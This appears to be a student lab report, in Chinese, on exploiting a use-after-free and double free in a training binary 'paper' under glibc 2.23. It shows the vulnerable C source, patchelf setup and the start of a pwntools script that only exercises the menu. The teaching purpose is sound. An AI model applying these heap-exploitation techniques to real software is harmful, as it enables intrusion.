**实验2** 完成64位目标程序paper的堆利用。

**实验目的：**

* + 学会64位堆UAF和glibc 2.23的double free漏洞利用方法，结合pwntools编写利用脚本，得到本地shell [粘贴脚本截图和shell截图]
  + 掌握伪造fastbin size域的方法
  + 掌握劫持GOT表的方法

**实验题目：**

完成paper题目，通过堆漏洞利用，拿到本地shell

## 1.分析源码

main函数的源码如下，该函数在无限次循环中每次循环都打印一个菜单栏，之后调用get\_num函数获取到用户的choice变量的值，之后根据choice变量的值选择执行add\_paper和delete\_paper函数以及secret函数

int main()

{

setvbuf(stdout, 0, 2, 0);

int choice;

while (1){

print\_menu();

choice = get\_num();

switch (choice){

case 1:

add\_paper();

break;

case 2:

delete\_paper();

break;

case 3:

secret();

default:

break;

}

}

printf("thank you\n");

}

add\_paper函数的源码如下，该函数读取用户的输入index以及length变量，并保证index的值在0-9之间 length的值在0到1024之间。之后调用malloc函数向系统申请一个堆块保存到link\_list数组中的第index位，最后调用get\_input函数向分配的堆块位置读入一定长度的数据，

void add\_paper()

{

int index;

int length;

printf("Input the index you want to store(0-9):");

scanf("%d", &index);

if (index < 0 || index > 9)

exit(1);

printf("How long you will enter:");

scanf("%d", &length);

if (length < 0 || length > 1024)

exit(1);

link\_list[index] = malloc(length);

if (link\_list[index] == NULL)

exit(1);

printf("please enter your content:");

get\_input(link\_list[index], length, 1);

printf("add success!\n");

}

delete\_paper函数的源码如下

该函数读取用户输入的index（0<=index<=9），将堆块数组中对应位置的项调用free函数进行清除，但是在调用free函数之后并没有将指针进行清空，在这里存在整个程序的漏洞点

void delete\_paper()

{

int index;

printf("which paper you want to delete,please enter it's index(0-9):");

scanf("%d", &index);

if (index < 0 || index > 9)

exit(1);


free(link\_list[index]);

puts("delete success !");


}

## 2.修改链接库与链接器

首先查看文件属性，可以看到程序只有PIE保护没有开启




查看程序的libc和ld的版本




使用patchelf将libc和ld修改为2.23版本

patchelf –set-interpreter /mnt/hgfs/shares/week3/day5/paper/libc6\_2.23-0ubuntu11.3\_amd64/ld-linux-x86-64.so.2 paper

patchelf --replace-needed libc.so.6 /mnt/hgfs/shares/week3/day5/paper/libc6\_2.23-0ubuntu11.3\_amd64/libc-2.23.so paper



再次运行程序，程序正常运行



## 3.构造攻击脚本

根据给出的程序源码构造一个add功能，这个功能在程序开始时向程序输入1，跳转到add\_paper功能，然后在程序要求输入index时将程序的参数idx转换为字符串格式输入给程序，在程序要求length时将size参数转变为字符转输入给程序，在程序要求堆块内存的内容时将content输入给程序。

由此我们在攻击脚本中构造了一个add功能来实现调用程序中的add\_paper功能的作用。

def add(idx, size, content):

io.sendlineafter("2 delete paper\n", '1')

io.sendlineafter("Input the index you want to store(0-9):", str(idx))

io.sendlineafter("How long you will enter:", str(size))

io.sendlineafter('please enter your content:', content)

然后构造delete功能，在程序开始时向程序输入2跳转到delete\_paper函数，然后将程序要求的index输入给程序。

由此我们在攻击脚本中构造了一个delete功能来实现调用程序中的delete\_paper功能的作用。

def delete(idx):

io.sendlineafter("2 delete paper\n", '2')

io.sendlineafter("index(0-9):", str(idx))

接下来在主函数中尝试调用我们刚编写好的功能，在功能之前打上断点

gdb.attach(io)

add(0,0x20,b'aaabbbcccd')

编写完整的exp脚本如下

from pwn import \*

#context.log\_level = 'debug'

io = process("./paper")

def add(idx, size, content):

io.sendlineafter("2 delete paper\n", '1')

io.sendlineafter("Input the index you want to store(0-9):", str(idx))

io.sendlineafter("How long you will enter:", str(size))

io.sendlineafter('please enter your content:', content)

def delete(idx):

io.sendlineafter("2 delete paper\n", '2')


io.sendlineafter("index(0-9):", str(idx))

gdb.attach(io)


add(0,0x20,b'aaabbbcccd')

io.interactive()


运行该脚本




查看堆的初始情况



接下来在调试页面运行程序之后使用vmmap查看内存情况



运行程序到get\_input函数前面



令get\_input函数返回到main函数




之后继续运行程序到主函数case判断步骤中



继续执行后因为我们的漏洞利用脚本调用的是程序的add\_paper功能，所以在运行时会跳转到add\_paper函数中




步入该函数继续运行发现函数会调用malloc函数分配堆地址，申请的内存地址大小为0x20




继续执行到get\_input函数调用前



继续执行可以发现执行完get\_input函数之后app\_paper功能执行完毕之后返回到main函数中

